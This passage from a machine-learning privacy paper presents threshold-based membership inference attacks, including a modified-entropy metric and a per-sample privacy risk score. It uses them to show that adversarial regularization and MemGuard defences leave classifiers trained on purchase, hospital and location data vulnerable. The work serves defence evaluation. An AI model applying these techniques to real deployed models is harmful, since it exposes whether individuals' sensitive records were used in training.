where $\mathbb{1}\{\cdot\}$ is the indicator function.

3.1.2 Improving existing attacks with class-dependent thresholds

Inference attack based on prediction confidence Yeom et al. [48] and Song et al. [44] show that the attack strategy of using a threshold on the prediction confidence results in similar attack accuracy as NN-based attacks. The intuition is that the target model is trained by minimizing prediction loss over training data, which means the prediction confidence of a training sample $F(\mathbf{x})_y$ should be close to 1. On the other hand, the model is usually less confident in predictions on a test sample. Thus, we can rely on the metric of prediction confidence for membership inference. The adversary infers an input example as a member if its prediction confidence is larger than a preset threshold, a non-member otherwise.

$$I_{\text{conf}}(F,(\mathbf{x},y)) = \mathbb{1}\{F(\mathbf{x})_y \geq \tau_y\}. \tag{6}$$

Yeom et al. [48] and Song et al. [44] choose to use a single threshold for all class labels. We improve this method by setting different threshold values τ_y for different class labels y. The reason is that the dataset may be unbalanced so that the target model indeed has different confidence levels for different class labels. Our experiments show that this class-dependent thresholding technique leads to better attack performance. The class-dependent threshold values τ_y are learned with the shadow-training technique [41]: the adversary (1) first trains a shadow model to simulate the behavior of the target model; (2) then obtains the shadow model's prediction confidence values on both shadow training and shadow test data; (3) finally leverages knowledge of membership labels (member vs non-member) of the shadow data to select the

threshold value τ_y which achieves the highest accuracy in distinguishing between shadow training data and shadow test data with the class label y based on Equation (6).

Inference attack based on prediction entropy Although there is no prior work using prediction entropy for membership inference attacks, Shokri et al. [41] indeed present the difference of prediction entropy distributions between training and test data to explain why privacy risks exist. Salem et al. [38] also mention the possibility of using prediction entropy for attacks. The intuition is that the target model is trained by minimizing the prediction loss over training data, which means the prediction output of a training sample should be close to a one-hot encoded vector and its prediction entropy should be close to 0. On the other hand, the target model usually has a larger prediction entropy on an unseen test sample. Therefore, we can rely on the metric of prediction entropy for membership inference. The adversary classifies an input example as a member if its prediction entropy is smaller than a preset threshold, a non-member otherwise.

$$I_{\text{entr}}(F,(\mathbf{x},y)) = \mathbb{1}\{-\sum_i F(\mathbf{x})_i \log(F(\mathbf{x})_i) \leq \hat{\tau}_y\}. \quad (7)$$

Similar to the confidence-based attack, we propose to use the threshold values $\hat{\tau}_y$ that are dependent on the class labels and are set with the shadow-training technique [41].

3.1.3 Our new inference attack based on modified prediction entropy

The attack based on prediction entropy has one serious issue: it does not contain any information about the ground truth label. In fact, both a correct classification with probability of 1 and a totally wrong classification with probability of 1 lead to zero prediction entropy values.

To resolve this issue, we design a new metric with following two properties to measure the model prediction uncertainty given the ground truth label: it should be (1) monotonically decreasing with the prediction probability of the correct label $F(\mathbf{x})_y$, and (2) monotonically increasing with the prediction probability of any incorrect label $F(\mathbf{x})_i, \forall i \neq y$. Let $x \in [0,1]$ denote the prediction probability for a certain label, the function used in conventional entropy computations $-x\log x$ is not a monotonic function. As a contrast, $-(1-x)\log x$ is a monotonically decreasing function, and $-x\log(1-x)$ is a monotonically increasing function. Therefore, we propose the modified prediction entropy metric, computed as follows.

$$\begin{aligned}\text{Mentr}(F(\mathbf{x}),y) = &-(1-F(\mathbf{x})_y)\log(F(\mathbf{x})_y) \\ &-\sum_{i\neq y} F(\mathbf{x})_i \log(1-F(\mathbf{x})_i).\end{aligned} \quad (8)$$

In this way, a correct classification with probability of 1 leads to modified entropy of 0, while a wrong classification with probability of 1 leads to modified entropy of infinity.

Now, with the new metric of modified prediction entropy, the adversary classifies an input example as a member if its modified prediction entropy is smaller than a preset threshold, a non-member otherwise.

$$I_{\text{Mentr}}(F,(\mathbf{x},y)) = \mathbb{1}\{\text{Mentr}(F(\mathbf{x}),y) \leq \check{\tau}_y\}. \quad (9)$$

Similar to previous scenarios, we set different threshold values $\check{\tau}_y$ for different class labels, which are learned with the shadow training technique [41]. Experiments show that the inference attack based on our modified prediction entropy is strictly superior to the inference attack based on prediction entropy.

3.2 Rigorously evaluating membership inference defenses

To evaluate the effectiveness of defenses against membership inference attacks, we make the following two recommendations, besides using our metric-based benchmark attacks.

3.2.1 Comparison with early stopping

During the training process, the target model's parameters are updated following gradient descent methods, so the training error and test error usually get reduced gradually with an increasing number of training epochs. However, as the number of training epochs increases, the target model also becomes more vulnerable to membership inference attacks, due to increased memorization. We thus propose *early stopping* [6, 34, 47] as a benchmark defense method, in which fewer training epochs are used in order to tradeoff a slight reduction in model accuracy with lower privacy risk.




Figure 2: Test accuracy at different training epochs for Purchase100 classifiers without defense and with adversarial regularization defense [31]. We should compare the final defended model to the model with early stopping.

We recommend that whenever a defense method is proposed in the literature that reduces the threat of membership inference attacks at the cost of degradation in model accuracy, the performance of the defense method should be benchmarked against our early stopping approach. This is indeed the

case for the defense method of adversarial regularization (AdvReg) [31]. As shown in Figure 2, the defended Purchase100 classifier should be compared to the undefended model with fewer training steps and similar accuracy.

3.2.2 Adaptive attacks

There always exists an arms race between privacy attacks and defenses for machine learning models. When evaluating the defense performance, it is critical to put the adversary into the last step, i.e., the adversary knows the defense mechanism and performs adaptive attacks against the defended models. A perfect defense performance with non-adaptive attacks does not mean that the defense approach is effective [2, 5, 15].

Specifically for defenses proposed against membership inference attacks, we should consider that the adversary knows the defense mechanism such that he or she can train shadow models following the defense method. From these defended shadow models, the adversary then learns an attack classifier or sets threshold values for metric-based attacks, and finally performs attacks on the defended target model.

3.3 Experiment results

We first re-evaluate the effectiveness of two membership inference defenses [20, 31], and then re-evaluate the white-box membership inference attacks proposed by Nasr et al. [32]. Following prior work [41, 44, 48], we sample the input $(\mathbf{x}, y)$ from either the target model's training set or test set with an equal 0.5 probability to maximize the uncertainty of membership inference attacks. Thus, the random guessing strategy results in a 50% membership inference attack accuracy.

3.3.1 Datasets

Purchase100 This dataset is based on Kaggle's Acquire Valued Shoppers Challenge,[1] which contains shopping records of several thousand individuals. We obtain a simplified and preprocessed purchase dataset provided by Shokri et al. [41]. The dataset has 197,324 data samples with 600 binary features. Each feature corresponds to a product and represents whether the individual has purchased it or not. All data samples are clustered into 100 classes representing different purchase styles. The classification task is to predict the purchase style based on the 600 binary features. We follow Nasr et al. [31, 32] to use 10% data samples (19,732) to train a model.
Texas100 This dataset is based on the Hospital Discharge Data public use files with patients' information released by the Texas Department of State Health Services.[2] Each data record contains the external causes of injury (e.g., suicide, drug misuse), the diagnosis (e.g., schizophrenia), the procedures the patient underwent (e.g., surgery) and some generic information (e.g., gender, age, race). We obtain a simplified and preprocessed Texas dataset provided by Shokri et al. [41]. The classification task is to predict the patient's main procedure based on the patient's information. The dataset focuses on 100 most frequent procedures, resulting in 67,330 data samples with 6,170 binary features. Following previous papers [20, 31, 32], we use 10,000 data samples to train a model.
Location30 This dataset is based on Foursquare dataset,[3] which contains location "check-in" records of several thousand individuals. We obtain a simplified and preprocessed Location dataset provided by Shokri et al. [41]. The dataset contains 5,010 data samples with with 446 binary features. Each feature corresponds to a certain region or location type and represents whether the individual has visited the region/location or not. All data samples are clustered into 30 classes representing different geosocial types. The classification task is to predict the geosocial type based on the 466 binary features. Following Jia et al. [20], we use 1,000 data samples to train a model.
CIFAR100 This is a major benchmark dataset for image classification [21]. It is composed of 32×32 color images in 100 classes, with 600 images per class. For each class label, 500 images are used as training samples, and the remaining 100 images are used as test samples.

We choose these datasets for fair comparison with prior work [20, 31, 32]. Since all datasets except CIFAR100 are binary datasets, we also provide attack results with more complex datasets in Appendix A, where our benchmark attacks achieve higher attack success than NN-based attacks.

3.3.2 Re-evaluating adversarial regularization [31]

We follow Nasr et al. [31] to train both defended and undefended classifiers on Purchase100 and Texas100 datasets. For both datasets, the model architecture is a fully connected neural network with 4 hidden layers. The numbers of neurons for hidden layers are 1024, 512, 256, and 128, respectively. All hidden layers use hyperbolic tangent (Tanh) as the activation function. We note that the defense method of adversarial regularization [31] incurs accuracy drop. After applying the defense, the test accuracy drops from 80.9% to 76.6% on the Purchase100 dataset, and from 52.3% to 46.4% on the Texas100 dataset. As we discuss in Section 3.2.1, to further evaluate the effectiveness of adversarial regularization [31], we also obtain models with early stopping by saving the *undefended* models in every training epoch and picking the saved epochs with similar accuracy performance as defended models. Table 2 presents the membership inference attack results.

From Table 2, we can see that **the defended models are still vulnerable to membership inference attacks**, indicat-

[1] https://www.kaggle.com/c/acquire-valued-shoppers-challenge
[2] https://www.dshs.texas.gov/THCIC/Hospitals/Download.shtm
[3] https://sites.google.com/site/yangdingqi/home/foursquare-dataset

Table 2: Benchmarking the effectiveness of using adversary regularization [31] as defense against membership inference attacks. We can see that the defended models are still vulnerable to membership inference attacks.

dataset	Model Performance: using defense [31]?	training acc	test acc	Membership Inference Attacks: attack acc by [31]	attack acc (I_{corr})	attack acc (I_{conf})	attack acc (I_{entr})	attack acc (I_{Mentr})
Purchase100	no	99.8%	80.9%	**67.6%**	59.5%	67.1%	65.7%	67.1%
Purchase100	yes	92.7%	76.6%	51.6%	58.1%	59.4%	55.8%	**59.5%**
Purchase100	early stopping	92.9%	76.4%	N.A.	58.2%	**59.2%**	55.9%	59.1%
Texas100	no	81.0%	52.3%	63.0%	64.4%	**67.8%**	60.2%	67.7%
Texas100	yes	56.6%	46.4%	51.0%	55.1%	**58.6%**	53.5%	**58.6%**
Texas100	early stopping	59.3%	47.9%	N.A.	55.7%	59.4%	54.0%	**59.5%**

ing the necessity of our metric-based benchmark attacks. We achieve 59.5% and 58.6% attack accuracy on the defended Purchase100 classifier and the defended Texas100 classifier with our benchmark attacks, significantly larger than 51.6% and 51.0% as reported by Nasr et al. [31]. Furthermore, on all models except the undefended Purchase100 classifier, **the largest attack accuracy achieved by benchmark attacks is larger than that of NN based attacks** used in Nasr et al. [31]. Note that the defense method provides limited mitigation of privacy risks: it reduces attack accuracy from around 67% to around 59% on tested models. We also find that **our new attack based on the modified entropy (I_{Mentr}) always outperforms the conventional entropy based attack (I_{entr})**. It is also very competitive among all benchmark attacks.

From Table 2, we also surprisingly find that **adversarial regularization [31] is no better than our early stopping benchmark method**: with early stopping, the undefended Purchase100 classifier and the undefended Texas100 classifier have the attack accuracy of 59.2% and 59.5%, which are quite close to those of defended models. Therefore, when evaluating the effectiveness of a future defense mechanism that trades lower model accuracy for lower membership inference risk, we argue to compare the defended model to the naturally trained model with early stopping for a fair comparison. We emphasize that our early stopping baseline can be calibrated to achieve similar model accuracy as the defended model. In contrast, the adversarial regularization approach may have a model accuracy which is different from the defended model under consideration, and will thus not represent a fair comparison.

To show the attack improvement yielded by our class-dependent thresholding technique, we compare with metric-based attacks when the same threshold is applied to all class labels. Table 3 shows the results on Texas100 classifiers without defense, with AdvReg [31], and with early stopping. We can see that **with the class-dependent thresholding technique, we increase the attack accuracy by 1% – 4%.**

Table 3: Comparing attack performance between conventional class-independent thresholding attacks and our class-dependent thresholding attacks.

attack methods	defense methods for Texas100 classifier: no defense	AdvReg [31]	early stopping
I_{conf} (class-independent)	64.7%	55.5%	55.8%
I_{conf} (class-dependent)	67.8%	58.6%	59.4%
I_{entr} (class-independent)	58.3%	52.9%	53.2%
I_{entr} (class-dependent)	60.2%	53.5%	54.0%
I_{Mentr} (class-independent)	64.8%	55.4%	55.9%
I_{Mentr} (class-dependent)	67.7%	58.6%	59.5%

3.3.3 Re-evaluating MemGuard [20]

We follow Jia et al. [20] to train classifiers on Location30 and Texas100 datasets. For both datasets, the model architecture is a fully connected neural network with 4 hidden layers. The numbers of neurons for hidden layers are 1024, 512, 256, and 128, respectively. All hidden layers use rectified linear unit (ReLU) as the activation function. MemGuard [20] does not change the accuracy performance, so the comparison with early stopping benchmark is not applicable. Table 4 lists the attack accuracy on both undefended and defended models, with attack methods in Jia et al. [20] and our metric-based benchmark attack methods. In fact, Jia et al. [20] use 6 different NN attack classifiers to measure the privacy risks, and we pick the highest attack accuracy among them.

From Table 4, we again emphasize the necessity of our benchmark attacks by showing that **the defended models still have high membership inference accuracy**: 69.1% on the defended Location30 classifier and 74.2% on the defended

Table 4: Benchmarking the effectiveness of using MemGuard [20] as defense against membership inference attacks. We can see that the defended models are still vulnerable to membership inference attacks.

dataset	Model Performance: using defense [20]?	training acc	test acc	Membership Inference Attacks: attack acc by [20]	attack acc (I_{corr})	attack acc (I_{conf})	attack acc (I_{entr})	attack acc (I_{Mentr})
Location30	no	100%	60.7%	**81.1%**	68.7%	76.3%	61.6%	78.1%
Location30	yes	100%	60.7%	50.1%	68.7%	**69.1%**	52.1%	68.8%
Texas100	no	99.95%	51.77%	74.0%	74.2%	79.0%	66.6%	**79.4%**
Texas100	yes	99.95%	51.77%	50.3%	**74.2%**	74.1%	54.6%	74.0%

Table 5: Benchmarking the effectiveness of white-box membership inference attacks proposed by Nasr et al. [32]. We can see that compared with our black-box benchmark attacks, the advantage of white-box attacks is limited.

dataset	Model Performance: training acc	test acc	Membership Inference Attacks: attack acc by [32] (white-box)	attack acc by [32] (black-box)	attack acc (I_{corr})	attack acc (I_{conf})	attack acc (I_{entr})	attack acc (I_{Mentr})
Purchase100	99.8%	80.9%	**73.4%**	**67.6%**	59.5%	67.1%	65.7%	67.1%
Texas100	81.0%	52.3%	**68.3%**	63.0%	64.4%	**67.8%**	60.2%	67.7%
CIFAR100	100%	83.00%	**74.3%**	67.7%	58.5%	**73.7%**	73.3%	73.6%

Texas100 classifier, much larger than 50.1% and 50.3% reported by Jia et al. [20]. We even achieve **higher membership inference accuracy than attacks in Jia et al. [20]** on all models, except the undefended Location30 classifier. Note that the defense still works but to a limited degree: it reduces the attack accuracy by 12% on the Location30 classifier and by 5% on the Texas100 classifier. Similar to Section 3.3.2, **our proposed modified-entropy based attack always achieves higher attack accuracy than the entropy based attack, and is very competitive among all benchmark attacks.**

Next, we discuss why Jia et al. [20] fail to achieve high membership inference accuracy for their defended models. We find that most of their attacks (4 out of 6) are non-adaptive attacks, where the adversary has no idea of the implemented defense, and thus the membership inference attacks are not successful. For the two adaptive attacks, Jia et al. [20] **do not put the adversary in the last step of the arms race between attacks and defenses**. In their attacks, the adversary is aware that the model predictions will be perturbed with noises but does not know the exact algorithm of noise generation implemented by the defender. In their first adaptive attack, Jia et al. [20] round the model predictions to be one decimal during the attack classifier's inference to mitigate the effect of the perturbation. However, the attack performance is greatly degraded when the applied perturbation is large. In the second adaptive attack, Jia et al. [20] train the attack classifier using the state-of-the-art robust training algorithm by Madry et al. [28], with the hope that noisy perturbation will not change the classification. However, the robust training algorithm [28] has a very poor generalization property: the predictions on test points are still likely to be wrong after adding well-designed noises. For a thorough evaluation of the defense, we should consider that the attacker has the full knowledge of the defense mechanism, and he or she learns the attack model based on the defended shadow models.

3.3.4 Re-evaluating white-box membership inference attacks [32]

We have shown that previous work may underestimate the target models' privacy risks, and the metric-based attacks with only black-box access can result in higher attack accuracy than NN based attacks for most models. Recently Nasr et al. [32] demonstrated that a white-box membership inference adversary can perform stronger NN based attacks by using gradient with regard to model parameters. Next, we evaluate whether the advantage of white-box attacks still exists by using our metric-based black-box benchmark attacks.

We follow Nasr et al. [32] to obtain classifiers on Purchase100, Texas100 and CIFAR100 datasets. The Purchase100 classifier and the Texas100 classifier are same as undefended classifiers in Section 3.3.2. The CIFAR100 classifier is a publicly available pre-trained model,[4] with the DenseNet architecture [18]. Table 5 lists all attack results.

[4] https://github.com/bearpaw/pytorch-classification

From Table 5, we can see that **compared to the black-box metric-based attacks, the improvement of white-box membership inference attacks is limited**. The attack accuracy of white-box membership inference adversary is only 0.5% and 0.6% higher than the attack accuracy achieved by our black-box benchmark attacks, on the Texas100 and the CIFAR100 classifiers. The white-box attack on the Purchase100 classifier still has 5.8% increase in attack accuracy compared to black-box attacks. As a validation of our observations, we note that Shejwalkar and Houmansadr also report close membership inference attack accuracy between white-box attacks and black-box attacks in their recent work [39].

4 Fine-Grained Analysis on Privacy Risks

Prior work [20, 31, 32, 41, 44] focuses on an *aggregate* evaluation of privacy risks by reporting overall attack accuracy or a precision-recall pair, which are averaged over all samples. However, the target machine learning model's performance is usually varied across samples, which denotes the *heterogeneity* of samples' privacy risks. Therefore, a fine-grained privacy risk analysis of *individual* samples is needed, with which we can understand the distribution of privacy risks over samples and identify which samples have high privacy risks.

In this section, we first define a metric called privacy risk score to quantitatively measure the privacy risks for each individual training member. Then we use this metric to experimentally measure fine-grained privacy risks of target models. Overall, we argue that existing aggregate privacy analysis of ML models should be supplemented with our fine-grained privacy analysis for a thorough evaluation of privacy risks.

4.1 Definition of privacy risk score

For membership inference attacks, the privacy risk of a training member arises due to the distinguishability of its model prediction behavior with non-members. This motivates our definition of the privacy risk score as following.

Definition 1 *The privacy risk score of an input sample* $\mathbf{z} = (\mathbf{x}, y)$ *for the target machine learning model* F *is defined as the posterior probability that it is from the training set* D_{tr} *after observing the target model's behavior over that sample denoted as* $O(F, \mathbf{z})$*, i.e.,*

$$r(\mathbf{z}) = P(\mathbf{z} \in D_{\text{tr}} | O(F, \mathbf{z})) \tag{10}$$

Based on Bayes' theorem, we further compute the privacy risk score as following.

$$\begin{aligned} r(\mathbf{z}) &= \frac{P(\mathbf{z} \in D_{\text{tr}}) \cdot P(O(F,\mathbf{z}) | \mathbf{z} \in D_{\text{tr}})}{P(O(F,\mathbf{z}))} \\ &= \frac{P(\mathbf{z} \in D_{\text{tr}}) \cdot P(O(F,\mathbf{z}) | \mathbf{z} \in D_{\text{tr}})}{P(\mathbf{z} \in D_{\text{tr}}) \cdot P(O(F,\mathbf{z}) | \mathbf{z} \in D_{\text{tr}}) + P(\mathbf{z} \in D_{\text{te}}) \cdot P(O(F,\mathbf{z}) | \mathbf{z} \in D_{\text{te}})}, \end{aligned} \tag{11}$$

where D_{te} stands for the test set. The observation $O(F, \mathbf{z})$ depends on the adversary's access to the target model: in the black-box membership inference attack [41], it is the model's final output, i.e., $O(F, \mathbf{z}) = F(\mathbf{x})$; in the white-box membership inference attacks [32], it also includes the model's intermediate layers' outputs and gradient information at all layers. Our proposed benchmark attacks only need black-box access to the target model, and most existing attack methods [41, 44, 48] work in the black-box manner. Therefore, we focus on the black-box scenario for the computation of the privacy risk score in this paper and leave the discussion on white-box scenario as future work. In the black-box attack scenario, the privacy risk score can be expressed as

$$r(\mathbf{z}) = \frac{P(\mathbf{z} \in D_{\text{tr}}) \cdot P(F(\mathbf{x}) | \mathbf{z} \in D_{\text{tr}})}{P(\mathbf{z} \in D_{\text{tr}}) \cdot P(F(\mathbf{x}) | \mathbf{z} \in D_{\text{tr}}) + P(\mathbf{z} \in D_{\text{te}}) \cdot P(F(\mathbf{x}) | \mathbf{z} \in D_{\text{te}})} \tag{12}$$

From Equation (12), we can see that the risk score depends on both prior probabilities $P(\mathbf{z} \in D_{\text{tr}})$, $P(\mathbf{z} \in D_{\text{te}})$ and conditional distributions $P(F(\mathbf{x}) | \mathbf{z} \in D_{\text{tr}})$, $P(F(\mathbf{x}) | \mathbf{z} \in D_{\text{te}})$. For the prior probabilities, we follow previous work [41, 48] to assume that an example is sampled from either training set or test set with an equal 0.5 probability, where the uncertainty of membership inference attacks is maximized. Note that the privacy risk score is naturally applicable to any prior probability scenario, and we present the results with different prior probabilities in Appendix B. With the equal probability assumption, we have

$$r(\mathbf{z}) = \frac{P(F(\mathbf{x}) | \mathbf{z} \in D_{\text{tr}})}{P(F(\mathbf{x}) | \mathbf{z} \in D_{\text{tr}}) + P(F(\mathbf{x}) | \mathbf{z} \in D_{\text{te}})} \tag{13}$$

For the conditional distributions $P(F(\mathbf{x}) | \mathbf{z} \in D_{\text{tr}})$, $P(F(\mathbf{x}) | \mathbf{z} \in D_{\text{te}})$, we empirically measure these values using shadow-training technique: (1) train a shadow model to simulate the behavior of the target model; (2) obtain the shadow model's prediction outputs on shadow training and shadow test data; (3) empirically compute the conditional distributions on shadow training and shadow test data. Furthermore, as the class-dependent thresholding technique is shown to improve the attack success in Table 3, we compute the distribution of model prediction over training data $P(F(\mathbf{x}) | \mathbf{z} \in D_{\text{tr}})$ in a class-dependent manner ($P(F(\mathbf{x}) | \mathbf{z} \in D_{\text{te}})$ is computed in the same way).

$$P(F(\mathbf{x}) | \mathbf{z} \in D_{\text{tr}}) = \begin{cases} P(F(\mathbf{x}) | \mathbf{z} \in D_{\text{tr}}, y = y_0), & \text{when} \quad y = y_0 \\ P(F(\mathbf{x}) | \mathbf{z} \in D_{\text{tr}}, y = y_1), & \text{when} \quad y = y_1 \\ \vdots & \\ P(F(\mathbf{x}) | \mathbf{z} \in D_{\text{tr}}, y = y_n), & \text{when} \quad y = y_n \end{cases} \tag{14}$$

Since we empirically measure the conditional distributions using the shadow model's predictions over shadow data, the quality of measured distributions highly depends on the shadow model's similarity to the target model and the size of

shadow data. On the one hand, the size of shadow data is usually limited. Especially in our analysis where the distribution is computed in a class-dependent manner, for each class label y_n, we may not have enough samples[5] to adequately estimate the multi-dimension distribution $P(F(\mathbf{x})|\mathbf{z} \in D_{\text{tr}}, y = y_n)$. On the other hand, in Section 3.3 we show that by only using the one-dimension prediction metric such as confidence and modified entropy, our proposed benchmark attacks in fact achieve comparable or even better success that NN-based attacks which leverage the whole prediction vector as features. Thus, we propose to further approximate the multi-dimension distribution in Equation (14) with the distribution of modified prediction entropy, since using modified entropy usually results in highest attack accuracy among all benchmark attacks.[6]

$$P(F(\mathbf{x})|\mathbf{z} \in D_{\text{tr}}) \approx \begin{cases} P(\text{Mentr}(F(\mathbf{x}),y)|\mathbf{z} \in D_{\text{tr}}, y = y_0), & \text{when} \quad y = y_0 \\ P(\text{Mentr}(F(\mathbf{x}),y)|\mathbf{z} \in D_{\text{tr}}, y = y_1), & \text{when} \quad y = y_1 \\ \vdots & \\ P(\text{Mentr}(F(\mathbf{x}),y)|\mathbf{z} \in D_{\text{tr}}, y = y_n), & \text{when} \quad y = y_n \end{cases} \tag{15}$$

We also approximate $P(F(\mathbf{x})|\mathbf{z} \in D_{\text{te}})$ in the same way. By plugging Equation (15) into Equation (13), we can get the privacy risk score for a certain sample.

4.2 Experiment results

In our experiments, we first validate that our proposed privacy risk score really captures the *probability* of being a member. Next, we compare the distributions of training samples' privacy risk scores for target models without defense and with defenses [20, 31]. We then demonstrate how to use privacy risk scores to perform membership inference attacks with high confidence. Finally, we perform an in-depth investigation of individual samples' privacy risk scores by correlating them with model sensitivity, generalization errors, and feature embeddings. To have enough diversity of data and models, and to further evaluate defense methods, we perform experiments on 3 Purchase100 classifiers (without defense, with AdvReg [31], and with early stopping) and 2 Texas100 classifiers (without defense, and with MemGuard [20]). Both Purchase100 classifiers and Texas classifiers use fully connected neural networks with 4 hidden layers, and the numbers of neurons for hidden layers are 1024, 512, 256, and 128, respectively. Purchase100 classifiers use Tanh as the activation function [31], and Texas100 classifiers use ReLU as the activation function [20].

[5] In our experiments, on average we have 197 samples per class for Purchase100 dataset; 100 samples per class for Texas100 dataset; 33 samples per class for Location30 dataset; and 500 per class for CIFAR100 dataset.

[6] In most cases, both modified entropy based attack and confidence based attack give best attack performance. However, for undefended Location30 and Texas100 classifiers in Table 4, the modified entropy based attack achieves significantly higher attack accuracy.


4.2.1 Validation of privacy risk score

Before presenting the detailed results for privacy risk score, we first validate its effectiveness here. For the target machine learning model, we first compute the privacy risk scores following the method in Section 4.1 for all training and test samples. Next we divide the entire range of privacy risk scores into multiple bins, and count the number of training points (n_{tr}) and the number of test points (n_{te}) in each bin. Then we compute the fraction of training points ($\frac{n_{\text{tr}}}{n_{\text{tr}}+n_{\text{te}}}$) in each bin, which indicates the real likelihood of a sample being a member (y axis of the last column in Figure 3a). If the privacy risk score truly corresponds to the probability that a sample is from a target model's training set, then we expect the actual values of privacy risk scores and fraction of training points in each bin to closely track with each other.


As a baseline to compare with, we also consider using NN based attacks to estimate privacy risks of individual samples. Prior papers suggest using the attack classifier's prediction to measure the input's privacy risk [20, 31]. The attack classifier has only one output, which is within [0, 1] and can serve as a proxy to estimate the probability of being a member. Following same steps as above, we compute the real probability of being a member and the average outputs of the attack classifier. Specifically, we follow Nasr et al. [31] to train the attack classifier by using the target model's predictions and one-hot encoded input labels as features.

Figure 3 shows the distribution of training samples' privacy risk scores (top row) and attack classifier's outputs on training data (bottom row) for Purchase100 classifiers without defense, with AdvReg [31], and with early stopping. We also compare the privacy risk score and attack classifier's output with the real probability of being a member, as shown in the last column of Figure 3 where the ideal case is used to check the effectiveness of metrics. We can see that **our proposed privacy risk score closely aligns with the actual probability of being a member**: the privacy risk score curves for all three models are quite close to the line of the ideal case. On the other hand, the attack classifiers' outputs fail to capture the membership probability. This is because the NN classifiers are trained to minimize the loss, i.e., the output of a member should be close to 1 while the output of a non-member should be close to 0. With this training goal, the obtained attack classifiers failed to capture the privacy risks for individual samples. We also quantitatively measure the root-mean-square error (RMSE) between estimated probability of member and real probability of member. On the three Purchase100 classifiers, the RMSE values of our privacy risk score are 0.05, 0.09, and 0.06; in contrast, the RMSE values of NN classifier's outputs are 0.26, 0.26, 0.25, respectively. We observe similar results on the undefended Texas100 classifier and the defended classifier by MemGuard [20], with details in Appendix C.

We also validate the effectiveness of privacy risk score across varied model architectures. For Purchase100 and



(a) The first three figures present the distributions of training samples' privacy risk scores on Purchase100 classifiers without defense, with AdvReg [31], and with early stoppping. The last figure shows that the privacy risk score can well represent the real probability of being a member, with root mean square error (RMSE) of 0.05, 0.09, and 0.06.



(b) The first three figures present the distributions of NN attack classifier's outputs over training samples on Purchase100 classifiers without defense, with AdvReg [31], and with early stoppping. The last figure shows that the NN classifier's output fails to represent the real probability of being a member, with RMSE values of 0.26, 0.26, and 0.25.

Figure 3: Estimate the probability of being a member with our proposed privacy risk score (Figure 3a), and with the NN attack classifier's output (Figure 3b).




Figure 4: Validation of privacy risk score with different model architectures on (undefended) Purchase100 (left), Texas100 (middle), and CIFAR100 (right) classifiers. For Purchase100 and Texas100 classifiers, the legend is expressed as (activation function, width, depth). The RSME values between privacy risk score (x-axis) and probability of being a member (y-axis) for all lines are smaller than 0.09.

